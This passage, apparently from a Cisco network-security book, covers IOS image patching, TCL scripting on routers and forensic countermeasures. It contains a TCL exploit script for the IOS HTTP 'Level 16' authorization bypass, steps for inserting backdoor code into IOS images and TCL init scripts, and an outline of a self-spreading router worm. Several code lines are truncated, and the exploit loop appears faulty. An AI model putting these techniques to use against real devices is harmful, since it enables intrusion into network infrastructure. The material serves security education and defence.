This brought us to the Toolkit Command Language (TCL) support and the presence of a tclsh shell on all recent IOS versions. Such router features can be abused to produce highly functional, truly cross-platform backdoors and hacker tools capable of running from a commandeered box using its resources and nothing else. This provides a striking difference with all the attack utilities previously described in this chapter as well as with the current DDoS-through-Cisco tools outlined in [Chapter 11](#). In fact, it is entirely possible to write a TCL Cisco worm that will spread from host to host by exploiting a common IOS vulnerability and leave some running cracker utility (such as a SPAM relay) on the routers exploited. A known vulnerability isn't even required—simple login credentials and SNMP community names guessing may suffice. While we don't want to sound like the prophets of the Internet doom and shout "The end is near!", it is clear that releasing such a worm could have grave consequences and will create an entirely new attack vector for future crackers.

**Note** The remainder of this chapter is clearly not for absolute beginners. To grasp the concepts presented here, the reader must have some knowledge of machine architecture and assembly, as well as TCL.

# IOS Binary Patching: Myth and Reality

## Attack

<i>Popularity:</i>	1
<i>Sirplicity:</i>	1
<i>Impact:</i>	13
<b>Risk Rating:</b>	5

A rumor about backdoored IOS images is floating around on the Internet. In his multiple DEFCON presentations, FX has mentioned that patching IOS with malicious code is entirely possible. However, we have never encountered anything like a cracker-altered IOS image "in the wild," despite many years of IT security field work experience. Some experts claim that IOS patching by attackers is not very practical and too difficult for an average hacker even to consider. Here we will attempt to dispel some mythology about the possibility of patching the IOS image binary file.

There are obvious legal limitations to this topic, since we are dealing with proprietary closed source software. Everything presented here was accomplished without employing any disassembly. Obviously, we couldn't release any patched IOS images so that they can be abused by malicious hackers worldwide. That said, let's dive in.

Firstly, here's the target of our initial research that was done to write this chapter:

```
c2611>show version
Cisco Internetwork Operating System Software
IOS (tm) C2600 Software (C2600-IK9O3S3-M), Version 12.3(6), RELEASE
Compiled Wed 11-Feb-04 19:24 by kellythw
Image text-base: 0x80008098, data-base: 0x81999EC0

ROM: System Bootstrap, Version 11.3(2)XA4, RELEASE SOFTWARE (fc1)
```

c2611 uptime is 19 hours, 27 minutes  
System returned to ROM by reload at 21:39:08 GMT Wed Aug 17 2005  
System restarted at 21:42:20 GMT Thu Aug 18 2005  
System image file is "flash:c2600-ik9o3s3-mz.123-6.bin"

cisco 2611 (MPC860) processor (revision 0x203) with 61440K/4096K  
Processor board ID JAD041806BD (4205937389)  
M860 processor: part number 0, mask 49  
Bridging software.  
X.25 software, Version 3.0.0.  
2 Ethernet/IEEE 802.3 interface(s)  
2 Serial network interface(s)  
32K bytes of non-volatile configuration memory.  
16384K bytes of processor board System flash (Read/Write)

The selection of this particular IOS version was semi-random, as we wanted a reasonably recent system for an abundant midrange Cisco router model. An easy way to learn more about this system is to boot it in diagnostic mode. To do this, we first need to enable this mode in ROMMON:

```
c2611#reload
Sent break to terminal <CTRL-A F>
```

```
rommon 1 > confreg
```

#### Configuration Summary

```
<skip>
```

```
console baud: 9600
```

```
boot: image specified by the boot system commands
or default to: cisco2-C2600
```

```
do you wish to change the configuration? y/n [n]: y
```

```
enable "diagnostic mode"? y/n [n]: y
```

```
<skip>
```

```
rommon 2 > reset -s
```

Now we can glean some rather descriptive data:

```
C2600 platform with 65536 Kbytes of main memory
```

```
program load complete, entry point: 0x80008000, size: 0xf4a2f8
```

```
Stack pointer : 0x04000000
```

```
monstack : 0x8000613C
```

```
monra : 0x00000000
```

```
edata : 0x8000C088
```

```
magic : 0xFEEDFACE
```

```
memsize : 0x04000000
```

```
uncomp_size : 0x02786DEC
```

```
comp_size : 0x00F46259
```

```
comp_checksum : 0xDAA47BE1
```

```
uncomp_checksum : 0x8DA6AB16
```

```
Self decompressing the image : #####
```

Let's upload the system image onto the testing workstation via the `copy` command and open it in a hex editor. We will use HT editor, a multiplatform portable viewer of binary files with a built-in editor in binary and hexadecimal, and a disassembler modes processor. You can download HT editor from <http://www.hte.sourceforge.net/>. [Figure 10-2](#) shows the IOS image file header as seen in HT editor.



**Figure 10-2:** IOS image file header

It is clear that the file has an ELF header. A bit of general theory: ELF is the Executable Linking Format for executable, relocatable, shared object and core dump files. Currently, it is the main format of executable files on UNIX family systems. A binary file looks like a sequence of segments, where each segment can be represented as a byte massive. Linkers and loaders interpret files differently; in this work we are interested in the executable view of the format, which is represented in [Table 10-1](#).

**Table 10-1: Structure of an Executable File**

ELF header

Program header table

Segment 1

Segment 2

Section header table  
(optional)

Explaining various file formats is not the aim of this chapter, and you can find a lot of detailed information about the internal structure of an ELF file from thousands of pages of online documentation or simply by running the `man elf` command on your favorite UNIX-like system. The full description of the header fields can be found in the `/usr/include/elf.h` file in UNIX. Any ELF file has the ELF header positioned in the beginning of the file. This header contains the description of the binary file that defines the order of file interpretation. [Table 10-2](#) presents the ELF header format.

**Table 10-2: Types Used in ELF File Headers**

Type	Size	Alignment	Comments
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_SWord	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Small integer (char)

ELF header structure for 32-bit processors is summarized in [Table 10-3](#).

**Table 10-3: ELF Header Structure for 32-bit Processors**

Data Representation	Name	Comments
---------------------	------	----------

Self defined	e_ident	Magic number and other info
Elf32_Half	e_type	Object file type
Elf32_Half	e_machine	Architecture
Elf32_Word	e_version	Object file version
Elf32_Addr	e_entry	Entry point virtual address
Elf32_Off	e_phoff	Program header table file offset
Elf32_Off	e_shoff	Section header table file offset
Elf32_Word	e_flags	Processor-specific flags
Elf32_Half	e_ehsize	ELF header size in bytes
Elf32_Half	e_phentsize	Program header table entry size
Elf32_Half	e_phnum	Program header table entry count
Elf32_Half	e_shentsize	Section header string table size
Elf32_Half	e_shnum	Section header table entry count
Elf32_Half	e_shstrndx	Section header string table index

[Table 10-4](#) provides more details about the Magic number and other info (e\_ident) header parts.

**Table 10-4: ELF e\_ident Header Structure**

<b>Name</b>	<b>Value</b>	<b>Purpose</b>
EI_MAG0	0(0x7f)	File identification
EI_MAG1	E(0x45)	File identification
EI_MAG2	L(0x4c)	File identification



EI_MAG3	F(0x46)	File identification
EI_CLASS	1(0x01)	File class (1 for 32-bit arch)
EI_DATA	2(0x02)	Data encoding (2 for MSB)
EI_VERSION	1(0x01)	File version (1 for Current)
EI_PAD	Null padding	Start null pad

Let's explain a bit more about these sections and their headers. The table of section headers is their array. The null element of this array is always empty and does not correspond to any of the existing sections. Every section header has a specific format represented in [Table 10-5](#).

**Table 10-5: Section Header Format**

<b>Data Representation</b>	<b>Name</b>	<b>Comment</b>
Elf32_Word	sh_name	Section name, index
Elf32_Word	sh_type	Section type
Elf32_Word	sh_flags	Section attributes
Elf32_Addr	sh_addr	Virtual section address
Elf32_Off	sh_offset	Offset from the beginning of file
Elf32_Word	sh_size	Section size in bytes
Elf32_Word	sh_link	Next section index
Elf32_Word	sh_info	Additional information about the section
Elf32_Word	sh_addralign	Section alignment
Elf32_Word	sh_entsize	Size of the table entry

Let's elaborate more on the meaning of some of the section header names:

**sh\_ame** Line index in the section that contains the e\_hstrndx line table. It points at the start of the line that ends with a null (0x00) symbol and is used as the section name.

- **text** This section contains instructions executed by processor.
- **data** This section contains initialized program data.
- **init** This section contains instructions executed by a processor when the program is launched.

**sh\_type** This is \ the section type; for example, data, symbol table, line table, and so on.

**sh\_flags** Contains auxiliary information that defines the order of interpretation of section content.

**sh\_addralign** Contains the alignment size for the section, usually 0 or 1 (both mean no alignment) or 4.

The ELF loader interprets the file as a multitude of segments, described in the table of program headers. Let's briefly outline the program sections. Their format is presented in [Table 10-6](#).


**Table 10-6: Program Sections Format**

<b>Data Presentation</b>	<b>Name</b>	<b>Comment</b>
Elf32_Word	p_type	Program section type—for example, 1(PT_LOAD) for loading into memory
Elf32_Off	p_offset	Offset in a file, from which the section starts
Elf32_Addr	p_vaddr	Virtual address, to which the section must be loaded into memory

Elf32_Addr	p_paddr	Physical address, to which the section must be loaded on systems where physical addressing is relevant
Elf32_Word	p_filesz	Section size in a file
Elf32_Word	p_memsz	Section size in memory
Elf32_Word	p_flags	Access type to sections in memory
Elf32_Word	p_align	Values 0 and 1 mean no alignment is required. Otherwise, p_align should be a positive, integral power of 2, and p_vaddr should equal p_offset modulo p_align

Now that you have a general idea about the ELF file structure, let's move forward toward the brief description of patching methods for these binary files. The aim of these methods can be summarized as follows:

- Inserting additional code into the ELF file
- Linking this code with the existing one ([Figure 10-3](#))



### Figure 10-3: Bird's-eye view of ELF file patching

When it comes to the insertion, you can learn a lot from the existing ELF viruses. These viruses use the following techniques to inject themselves into a file:

- Expansion of the last file section and addition of the virus body to its end
- Compression of a part of the original file and insertion of the virus body into the freed space (overwrite existing unused code)
- Expansion of a file section and insertion of the virus body into the freed space
- Downward section shift followed by writing of the virus body into the file beginning
- Creation of a separate section for the virus body in the file beginning, middle, or end
- Insertion between the file and header

Here we will zero-in on overwriting an existing unused code method for several reasons. First, when viewing an unpacked IOS image with a hex editor, we have discovered a lot of regular sequences (mainly text strings) that are either unused or can be effectively compressed. Insertion of this type is difficult to detect. Finally, the insertion algorithm is not sophisticated: a program realization of a simple compressor is much easier than "voodoo magical practices" with segment and header size correction.

ELF viruses use the substitution of the entry point virtual address to the address of the virus body. For our IOS case, this method is inappropriate. However, there are other ways for the virus to enter, such as the control takeover of an arbitrary point of a program. In a nutshell, this algorithm includes the following steps:

1. Search for the function calls (assembler instructions).

2. When such instruction is found, replace the called address on the address of the inserted code.
3. Preserve all dynamic registers, since various functions can use register-based relaying of arguments with conventions we don't know about.
4. Create your own process.

Return control to the original function, removing the return address from the top of the stack prior to this operation to avoid return address duplication. Let's assume that the malicious code is already inserted and is happily present in the victim image file body. Let's talk about what the inserted code might be. The technique of writing such code is similar to constructing the shellcode, as outlined in [Chapter 8](#). However, a couple of restrictions mentioned in that chapter do not apply to this case. For example, we can completely ignore the presence of null bytes and are relatively unrestricted by the inserted code size. One thing we didn't talk about yet is disassembly and modification of the IOS processes themselves. A few modified bytes in some process, for example an exchange of a conditional transition to an unconditional, can grant the attacker passwordless access to the system or guarantee the absence of his traces in the logs—which is exactly what someone writing a backdoor is looking to achieve.

It is time to return to our IOS binary image. For starters, open the image file in a hex editor and analyze the header. The easiest way to present such analysis is via yet another table, [Table 10-7](#).

**Table 10-7: Tested IOS Image File Header**

Name	Value	Comment
e_ident	0x7f 0x45 0x4C 0x46 0x01 0x02 0x01 0x00 0x00 0x00 0x00 0x00 0x00	Looks good

	0x00 0x00 0x00	
e_type	0x0002	Executable
e_machine	0x002b(43)	SPARC v9 64-bit (False!). For PPC32 the correct value 0x14
e_version	0x00000001	Current
e_entry	0x80008000	Good (verified by ROMMON diagnostic <entry point: 0x80008000>)
e_phoff	0x00000034	Program header to go after the file header
e_shoff	0x00000054	Section header to go after the program header
e_flags	0x00000000	Processor-specific flags
e_ehsize	0x0034	Header size
e_phentsize	0x0020	Program header size
e_phnum	0x0001	Program header count
e_shentsize	0x0028	Section header string table size
e_shnum	0x0005	Section header table entry count
e_shstrndx	0x0000	Section header string table index

Apart from some anomalies (such as the SPARC v9 64-bit variable in the e\_machine field) to which we are going to return a bit later, the image appears to be a casual ELF file. From the very beginning, we were intrigued by the "magic value" shown when the router is booted in diagnostic mode. So, what is this 0xFEEDFACE magic value? Let's find it in the file ([Figure 10-4](#)).



Figure 10-4: Magic v value in the IOS header

Right after the 0x00000000 magic v value, we can see the familiar numbers, such as 0x02786DEC (uncompressed image size), 0x00F46259 (compressed image size), 0xDAA47BE1 (compressed image checksum), 0x8DA6AB16 (uncompressed image checksum), and 0x504B0304 (PKZIP local file header signature, 4 bytes, 0x0043b50 in little endian by byte order).

**Note** To learn more about the PKZIP format, download appnote.zip from <http://www.pkware.com/downloads/>.

For our purposes, we'll just state that it is important that we are dealing with a

self-extractable archive [here](#). The general structure of the file under evaluation is shown in [Figure 10-5](#).





**Figure 10-5:** A structure of the self-extractable IOS image file

Using the document "White Paper: Cisco IOS Reference Guide," available at [http://www.cisco.com/en/US/products/sw/iosswrel/ps1828/products\\_white\\_pa](http://www.cisco.com/en/US/products/sw/iosswrel/ps1828/products_white_pa) we can check the archive type:

c2600-ik9o3s3-mz.123-6.bin

	Compression Types
z	zip compressed (note lower case)
x	mzip compressed
w	STAC compressed

The 0xFEEDFACE magic value shows the beginning of the archive header. What about the 0xDAA47BE1 and 0x8DA6AB16 checksums? We won't show how the file image was corrected bit-by-bit and the poor router was rebooted dozens of times in ROMMON mode. The end result of these tests is that the compressed image checksum used cannot detect the following "errors":

- Reordering the bytes in the image file
- Inserting or deleting zero-value bytes
- Multiple errors that increase and then decrease the checksum by the same amount

So, how exactly are these checksums calculated? We have swept aside the CRC32 algorithm straightaway due to its relatively large tables. A modification of a well-known Internet Checksum algorithm without folding the 32-bit sum to 16 bits appears to be a good candidate, and so do the nearly historical BSD and SysV checksums, modified for 32 bits. You can read about these algorithms at Wikipedia ([http://www.en.wikipedia.org/wiki/List\\_of\\_checksum\\_algorithms](http://www.en.wikipedia.org/wiki/List_of_checksum_algorithms)). Using trial and error, we found that Cisco is using a simple and inefficient algorithm that is similar to the Internet Checksum algorithm. You can see the listing of this algorithm (sub checksum) in our `ciscopac.pl` program on the companion

web site.

What about the anomalies seen in the ELF header of our IOS image—in particular, the processor type? If an attacker decides to proceed with reverse engineering, before feeding the unpacked image to the all-favorite IDA Pro Advanced Disassembler and employing `objdump` in the disassembling mode, she will have to change the `e_machine` field in a hex editor to reflect the correct type of the processor used. In our example, the field will have to be changed from `0x002b` (43 in dec) to `0x0014` (20 in dec, PPC32). The IDA Pro Advanced Disassembler is mentioned here since only the Advanced version has the support of the PowerPC processor family, including the MPC860 of our testing Cisco 2600 router. You can check the list of supported processor types at <http://www.datarescue.com/idabase/idapro.c.htm>

We don't want to describe the disassembling details in this book, not only because we don't really want to share in the destiny of Michael Lynn and see Cisco lawyers in our office, but also because the disassembling techniques are sufficiently described in plenty of online and offline sources we don't want to repeat. At the end of the day, what we deal with is simply a large, unprotected ELF file. All we want to show in this section is that the IOS binary image can be altered—and it isn't rocket science. The appropriate algorithm of the malicious code insertion into the IOS binary seems to be clear and is explained here step-by-step. Again, the methodologies of ELF binaries patching are well-described in various public sources ranging from Phrack to Black Hat and DEFCON presentations. Due to both legal and space/time restrictions, we do not create a fully-blown IOS back-door here. If you want to experiment with ELF patching yourself, we hope that our little `ciscopack.pl` program, which does correct packing and unpacking of IOS images, is helpful. Here are the action shots:

```
arhontus ~/workspace/cisco-utils $./ciscopack.pl
./ciscopack.pl, , v 0.1
```

```
This program was originally published for the "Hacking Exposed: C
Authors: Janis Vizulis, Arhont Ltd. (License GPL-2) Bugs and con
to info[at]arhont[dot]com
```

```
usage: ./ciscopack.pl [--unpack=imagename]
```

Options:

--unpack	Unpack cisco IOS <mz> image
--pack	Pack image
--head	Head (Self extractor) to pack
--body	Body (IOS body) to pack
--help	This message

Example :

```
./ciscopack.pl --unpack c2600-ik9o3s3-mz.123-6.bin
```

```
./ciscopack.pl --pack --head c2600-ik9o3s3-mz.123-6.bin.elf --bod
```

```
arhontus ~/workspace/cisco-utils $./ciscopack.pl --unpack c2600-
```

```
./ciscopack.pl, , V 0.1
```

```
Unpacking image: c2600-ik9o3s3-mz.123-6.bin
```

```
Wrote 4202 byte to c2600-ik9o3s3-mz.123-6.bin.head
```

```
Magic id found, reading archive info
```

```
Uncompressed size:41446892 byte. Compressed size:16015961 byte
```

```
Compressed checksum: 0xdaa47be1 Uncompressed checksum: 0x8da6ab16
```

```
Read and write the archive, buff 1024 byte, Please wait.
```

```
Wrote Kb15641 to c2600-ik9o3s3-mz.123-6.bin.zip
```

```
unzip c2600-ik9o3s3-mz.123-6.bin.zip
```

```
Archive: c2600-ik9o3s3-mz.123-6.bin.zip
```

```
inflating: C2600-IK.BIN
```

```
All done!
```

One last myth remains to be discussed, which is Cisco IOS runtime patching. This is one widespread myth in the network security community that can't be ignored. Yes, it is true that some IOS memory enumeration show commands are useful, such as `show memory`, `show region`, and `show chunk`. And, of course, undocumented IOS GDB (see [Appendix C](#)) includes `debug <PID>`, `examine <PID>`, and `debug kernel` (console only!) commands. But it is too early to celebrate, since the functionality of the IOS debugger is rather limited and to work properly seems to require a remote debugger on a UNIX machine connected via a serial cable. But most annoyingly, running IOS GDB via the casual VTY connection seems to crash the console—just like this...

```
c2600#gdb examine 121
```

```
||||
```

...and the console dies. Thus, a remote attacker can't really use the IOS GDB for image runtime patching. The only exemption could be if the cracker takes over a UNIX machine with a console cable plugged into it from a router and "owns" the router itself. How high is the probability of this? Probably less likely than getting killed by a lightning strike.

Of course, if you had a different experience and know how to run the IOS GDB without a console cable and a dead console, you are more than welcome to share it with us at [info@arhont.com](mailto:info@arhont.com). At the moment, we are eager to proceed further to describing IOS TCL hacking. So we are not going to dwell on not-so-exciting experiences of using IOS GDB via the GDB remote communication protocol over a console cable. Instead, we'll provide a link to the observations of someone who has had such experiences a long time before us—see <http://www.xfocus.net/articles/200307/583.html>.

## TCLing the Router for Fun and Profit

### Attack

Popularity:	NA
Simplicity:	3
Impact:	15
Risk Rating:	9

You can actually produce a cross-platform Cisco IOS backdoor running on routers and switches, thanks to the TCL support in the IOS. The support of the TCL scripting language has been built into the IOS for a very long time, starting from IOS 11.x. Nevertheless, only recently was it officially recognized and documented, as presented at <http://www.cisco.com/univercd/cc/td/doc/product/software/ios123/123newft/1/>

As you can see, official TCL support was introduced into IOS 12.3(2)T and integrated into 12.2(25)S. More and more network administrators are starting to use TCL scripting on their routers, which opens a new avenue for hacking attacks. Let's begin its exploration.

What can be done using TCL? Practically anything. While searching the Internet, you'll find thousands of TCL programs, ranging from exploits, IRC servers, and SMTP daemons, to code for performing complex mathematical calculations. However, the world is still far from perfect. Cisco IOS TCL implementations we have encountered in real life do not allow us to read the command line arguments correctly when a file is launched. Our IOS 12.3 has silently ignored the declarations of global variables. Working with strings also has some restrictions—Cisco TCL doesn't have procedures like `string map`, and thus you will have to rewrite some procedures to make the code work. TCL implementations strongly differ between the IOS versions and releases. In some post-12.3(2)T versions, the `tclsh` is simply absent, in others the TCL support is incomplete, and even the official Cisco TCL sample scripts can't be launched. This has caused us a lot of headaches when doing research for this section. Other differences also exist between Cisco IOS TCL and the standard TCL, some of which you can find at the Cisco web site by following the link supplied earlier in this section. Needless to say, we aren't TCL gu-rus and had to look into this language when working on this particular topic.

So let's rock and roll and write a little hacker "Hello World" for Cisco using the IOS TCL. How about the possibility of one Cisco router attacking its sibling and breaking into it remotely? If this sounds somewhat amusing, let's give it a try. The most wellknown and still relevant exploit to get enable is the good old "Level 16 exec," or, to be more official, "IOS HTTP authorization vulnerability," labeled as Cisco Bug ID CSCdt93862 in the advisory at [http://www.cisco.com/en/US/products/products\\_security\\_advisory09186a0080](http://www.cisco.com/en/US/products/products_security_advisory09186a0080) Is it possible to implement it in IOS-supported TCL and launch it from one router against another? Here is the answer:

```
hellocisco.tcl written for "Hacking Exposed: Cisco Networks" bc
by Arhont Ltd team

proc httpopen { host port url} {
```

```

 set sock [socket $host $port]
 puts $sock "GET $url HTTP/1.0"
 puts $sock "Host: $host"
 puts $sock "User-Agent: Cisco TCL Exploit"
 puts $sock ""
puts stdout "Connecting to $host:$port$url"
 flush $sock
 set result [gets $sock]
 close $sock
 return $result
}

set host "192.168.77.85"
set port 80

for {set lev 16 } {$lev > 100} {incr lev} {
 set result [httpopen $host $port "/level/$lev/exec/show/conf
200 is OK, other codes indicate a problem
 regsub "HTTP/1.. " $result result
 if {[string match 2* $result]} {
 puts "Vulnerable at level:$lev"
 }
}
}

```

What about TCL scripting initialization in IOS? In accordance with Cisco documentation, the following steps are needed:

```

c2600>enable
Password:*****
c2600#tclsh
c2600(tcl)#

```

From this moment, you are in TCL mode and can run your programs from the router file system, either local or remote, by using the `source` command:

```
c2600(tcl)#source tftp://192.168.77.8/hellocisco.tcl
Opening file: tftp://192.168.77.8/hellocisco.tcl, buffer size=655
```

Alternatively, you can simply copy and paste your script into the console. We have found some TCL-related Cisco IOS commands to be rather interesting from the exploitation viewpoint. They allow the attacker to overcome the limitations of the TCL interactive mode on Cisco and might well be present inside a router or IOS switch configuration file. Take note of the following:

- `scripting tcl encdir tftp://192.168.77.8/enctcl/` is an example of a command that specifies the default location for external encoding files. Since TCL works with the Unicode Transformation Format (UTF) encoding string by default, you would need to specify external encoding files if you wish to use, for instance, a Korean charset.
- `scripting tcl init ftp://user:password@192.168.77.8/tcl/ init.tcl` is an example of an initialization script to be run when a TCL shell is started.
- An additional TCL command, specific only to Cisco TCL, is the `ios_config "command" "sub-command"`, which is used for runtime config modifications.

Here's an example:

```
ios_config "interface Ethernet 0" "description this
```

How does this reflect on the Cisco security world? If the system administrator uses `tclsh` and a TCL initialization script, then by addition of our own code to the script we can get a stealthy backdoor that would not be shown in the startup and RAM configuration files. Every time the `tclsh` is run, our code gets executed.

Not surprisingly, we anticipate the possibility of the inevitable arrival of IOS worms written in TCL. The TCL support in IOS looks like a rather attractive



habitat for the scripting viruses and worms, due to the following:

- TCL would most probably get integrated into all future stable IOS releases.
- Scripts often contain several hundred lines of code, and it is easy to get lost there and overlook the virus or worm body.
- Such a virus or worm can be truly cross-platform, and its execution would not depend on the router or switch processor type and the version of IOS used by the device.
- The functionality of the scripting languages is comparable to one of the higher level languages.

System administrators and other IT professionals often consider the scripting viruses and worms to be rather primitive and "not the real thing." However, from a viewpoint of the attacked host, it does not really matter whether the virus it got infected with was primitive or not. What counts here is effectiveness and the end result of the attack.

How would this kind of a worm function? For example, let's take a very simple worm algorithm that uses SNMP as a transportation medium, since Cisco devices possess great SNMP support. The worm starts, scans the network for a known vulnerability or a configuration mistake (for example, a default SNMP community name—private, secret, ciscoworks2000, tivoli) with RW permissions. Bear in mind that it would be possible to grab an excessive amount of information about the target host straightaway. After the RW community string is known and confirmed, the worm will obtain the target configuration file and check for the scripting `tcl init ftp://user:password@192.168.1.1/ tcl/init.tcl` string. If such an entry exists, the worm will download the specified file and check it for the presence of the worm body to determine whether the file has already been infected. If it assumes that this target is already infected, the worm will continue searching for the next, more appropriate victim. If there are no such malware traces, the worm will add the record containing a link to its body to the `tcl init` script, uploading the body to the router beforehand

(scripting `tcl initslot0:init.tcl`). Then the worm will run itself on the penetrated router using the `tclsh` command.

This is as simple as it gets. While to an outsider it might be considered a rather complex process, in reality it can be performed in a few lines of TCL code. Keep in mind that using guessable community names or Telnet passwords is just an example. A worm can also use undocumented SNMP communities, other SNMP security faults on Cisco devices (see [Chapter 7](#)), the "Level 16 exec" vulnerability from the preceding example, and more. In fact, it can scan for and use multiple vulnerabilities in concert to make things worse.

The only factor currently preventing a rapid spread of worms of a similar nature is the beta support of the TCL in many IOS versions and a rather limited number of IOS versions fully supporting this scripting language. A lack of documentation on the topic doesn't help, either. However, we foresee that the situation is likely to change soon.

## Countermeasures Against an Attacker Who Has Already Broken In

### Countermeasure

The whole name of this section sounds plain silly, since the incident shouldn't happen in the first place and the rest of the book is actually devoted to preventing it. It might have been more correct to name this section "Cisco Forensics." However, when security experts talk about forensics, they usually imply a reactive action. Nevertheless, you can take some proactive measures to detect possible attacker modification of Cisco device configuration files and operating systems. Even if you are confident in your network security and have put in

place all the countermeasures described in this book and elsewhere, you should still implement these measures in practice. There is always a possibility of a surfacing 0-day exploit, and no one is ensured against it.

Here is what can be done:

- When a configuration file is finalized, immediately back it up to a secure location. It is a good practice to store these backups encrypted, for example, with PGP (Pretty Good Privacy). You can also produce message digests of the configuration files and store them in a different secure location. Using message digests diffing is a quick and dirty way to detect whether the configuration file has been modified without employing thorough file content diffing. Update the backups when the configuration changes are implemented.
- Regularly collect the configuration files from your Cisco devices and diff them with the backups, both file content and message digest hashes.
- If you truly care about security, the same can be done with the OS binaries, at least for the critical devices likely to be exposed to attacks. Of course, no one is saying that this must be done on a daily basis for hundreds of routers and switches. But once a month for critical systems would be a reasonable policy. Do all the configuration files and OS image pulls over a secure medium—for example, out-of-band connections (ISDN, POTS) or through IPsec tunnels.
- Always use centralized logging (variations of the `logging host` theme) to a dedicated secure syslog server. Follow the standard procedures for log monitoring, preservation, and

backup described in general network security literature sources.

- Install a decent distributed IDS to monitor the traffic going between your Cisco devices and detect attack signatures and traffic anomalies, even if the devices themselves appear to be all right.

Various public domain scripts automate Cisco configuration file or OS binary pulling from the device, and they use mainly SNMP and TFTP to perform these tasks. Some of these scripts were mentioned in the "[Cisco SNMP: Useful Commands and Scripts](#)" section of [Chapter 6](#). However, on IOS versions since 12.3(1), a somewhat more elegant solution to regular file uploads and downloads is available in the form of the IOS `kron`.

The problem with IOS `kron` is that it can only run non-interactive EXEC mode commands. It can be successfully bypassed using the IOS TCL capabilities and writing a non-interactive TCL script for file uploading that can be launched by `kron`. However, this approach has one fundamental flaw, namely that you actually trust the device you are protecting. On the other hand, using TFTP together with SNMP or Telnet to transfer Cisco configuration or OS files isn't very secure either. In our modest opinion, the safest way to pull files from Cisco devices for regular diffing is via SSH, which is supported by all latest IOS and CatOS versions. We haven't seen a public domain script with such functionality yet; however, writing it in Perl using the good old Net-SSH module shouldn't be that difficult. Such a module can be downloaded from <http://www.search.cpan.org/~ivan/Net-SSH-0.08/>.

As to the configuration and OS image binary hashing, any hashing tool would do, and plenty of them are available at no charge. We tend to use OpenSSL since it is already installed on our machines and provides a great choice of options and ciphers:

```
arhontus / # openssl list-message-digest-commands
md2
md4
```

md5  
mdc2  
rmd160  
sha  
sha1

SHA1 is preferred, but using MD5 or RIPEMD160 can also be considered. Generating hashes with OpenSSL is easy:

```
arhontus / # openssl dgst -sha1 c2600-io3s56i-mz_121-2.bin
SHA1(c2600-io3s56i-mz_121-2.bin)= 53b20754ed1783280188211960fec65
SHA1(router-config)= 85b9fbe8d5de0704ad034cfaa25181b7a2974543
```

The generated hashes can be redirected to a file, which is then encrypted until diffing against the hashes produced from pulled files takes place. It is also possible to sign the hashes with your private key to verify their integrity later. See the OpenSSL site at <http://www.madboa.com/geek/openssl/#digest-file> for more details.

Talking about the reactive Cisco forensics, the situation is quite different from Windows or UNIX worlds. Unlike the traditional forensics, live data is the most valuable asset. This approach can be summarized as "change nothing, observe and record everything." Pulling out the cable or rebooting the box can destroy it all. To our knowledge, no commercial software or software+hardware Cisco forensics toolkits are available—everything depends on the investigator's skills. The investigator will have to

- Analyze logs on the centralized syslog server.
- If the message digest hashing that we have suggested was implemented, verify whether the checksums of the configuration files and system images in the last pull correspond to the checksums of the original backup files.
- Access the router via the console, not via the network.
- Record the console session.

- Perform real-time device forensics.

By *real-time device forensics*, we mean doing exactly what the attacker would do after logging in (spare for wiping the logs!) and what was described in the "[Is Anyone Here?](#)" and "[Looking Around](#)" sections of this chapter. As an investigator, you would run through the lists of the commands described in these sections and try to spot anything that looks suspicious.

Of course, you would also perform a detailed examination of both `running-config` and `startup-config`, upload them onto a remote host, and do the diffing between both, as well as diffing against the secure backup configuration files. Some experts recommend that you Nmap and SNMPwalk the examined device from the outside as well. From our viewpoint, such practice is not of great value, but if you are going to Nmap the box, do it with the `-p0-65535` flag for both TCP and UDP as well as run the `-sO` protocol scan.

Do not forget to examine the device `flash:` and `nvr:` for the presence of strange files. On an IOS router, first execute `show file systems` to see which file systems are used. Then use the `dir` command to list the contents of the file systems available and the IOS UNIX-like `more` command to open these files if allowed by their permissions. This may yield some interesting results:

```
c2600#sh file systems
```

```
File Systems:
```

Size (b)	Free (b)	Type	Flags	Prefixes
-	-	opaque	rw	system:
29688	9954	nvr:	rw	nvr:
-	-	opaque	rw	null:
-	-	opaque	ro	xmodem:
-	-	opaque	ro	ymodem:
-	-	network	rw	tftp:
* 16252924	7555196	flash	rw	flash:
-	-	network	rw	rcp:
-	-	network	rw	pram:

```
- - network rw ftp:
- - opaque ro cns:
```

Let's dig further:

```
c2600#dir flash:
```

```
Directory of flash:/
```

```
 1 -rw- 8697664 <no date> c2600-ix-mz.123-10.
```

```
c2600#dir system:
```

```
Directory of system:/
```

```
 2 dr-x 0 <no date> memory
 1 -rw- 1245 <no date> running-config
 9 dr-x 0 <no date> vfiles
```

```
c2600#dir system:/vfiles
```

```
Directory of system:/vfiles/
```

```
 12 -r-- 0 <no date> tmasinfo
 10 -r-- 0 <no date> tmstats_ascii
 11 -r-- 0 <no date> tmstats_binary
```

Everything looks fine here, even though running `more` against the text files is still recommended. Now only the `nvrाम:` remains.

```
c2600#dir nvrाम:
```

```
Directory of nvrाम:/
```

```
 26 -rw- 1245 <no date> startup-config
 27 ---- 5 <no date> private-config
 1 -rw- 0 <no date> ifIndex-table
 2 ---- 13 <no date> persistent-data
 3 -rw- 14784 <no date> ircd
 18 -rw- 974 <no date> httpproxy
```

Oops! What are `ircd` and `httpproxy` and what are they doing here?

```
c2600#more nvrाम:/ircd
```

```
Minimal IRCd server in Tcl
```

```
Copyright (C) 2004 Salvatore Sanfilippo <antirez@invece.org>
```

```
<skip>
```

```
c2600#more nvrाम:/httpproxy
```

```
#!/tcl
Simple HTTP Proxy
#
<skip>
```


What is going on here? Truth is, this is our testing router and you have probably read the [previous section](#) about some TCL tricks. Nevertheless, you should always expect the unexpected.

 Previous

Next 



 Previous

Next 

# SUMMARY

